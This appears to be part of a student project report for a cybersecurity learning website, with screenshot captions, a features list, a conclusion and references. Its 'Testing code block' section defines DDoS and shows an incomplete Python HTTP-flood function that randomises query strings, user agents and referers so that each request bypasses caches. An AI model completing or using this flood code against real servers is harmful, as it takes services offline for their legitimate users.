
About US windows pane:



Skills window pane:




Blog window pane:




Works window pane:



Blog Page window pane:



Deleting the entry:



Testing code block:

DDOS (DISTRIBUTED DENIAL-OF-SERVICE)

It is a cybercrime in which the attacker floods a server with internet traffic to prevent users from accessing connected online services and sites.

LETS' DO IT WITH PYTHON

```
def httpcall(url):
    useragent_list()
    referer_list()
    code=0
    if url.count("?")>0:
        param_joiner="&"
    else:
        param_joiner="?"
    request = urllib3.Request(url + param_joiner + buildblock(random.randint(3,10)) + '=' + buildblock(random.randint(3,10)))
    request.add_header('User-Agent', random.choice(headers_useragents))
    request.add_header('Cache-Control', 'no-cache')
    request.add_header('Accept-Charset', 'ISO-8859-1,utf-8;q=0.7,*;q=0.7')
    request.add_header('Referer', random.choice(headers_referers) + buildblock(random.randint(50,100)))
    request.add_header('Keep-Alive', random.randint(10,160))
    request.add_header('Connection', 'keep-alive')
    request.add_header('Host',host)
    try:
```

Chapter 7: Advantages

- CyberSec Information.
- Learning platform.
- Attack Vectors.
- Defense Vectors.
- Code Blocks.
- Responsive Design for any device.
- Easy to Contact us.



Chapter 8: Conclusion

Cyber security is one of the most important aspects of the fast-paced growing digital world. The threats of it are hard to deny, so it is crucial to learn how to defend from them and teach others how to do it too. If you want to learn more about what is cyber security and how to deal with cyber criminals hop into our courses section and become a hero in the digital platforms.

References

Started with React Development server:

<https://reactjs.org/>

Chakra UI:

<https://chakra-ui.com/>

Vercel Deployment server:

<https://vercel.com>

Design in:

<https://figma.com>

SVG Icon pack:

<https://fontawesome.com/>

Project is live:

<https://cyberrelay.vercel.app/>

Github Project Link:

<https://github.com/HackGodybj/CyberRelay>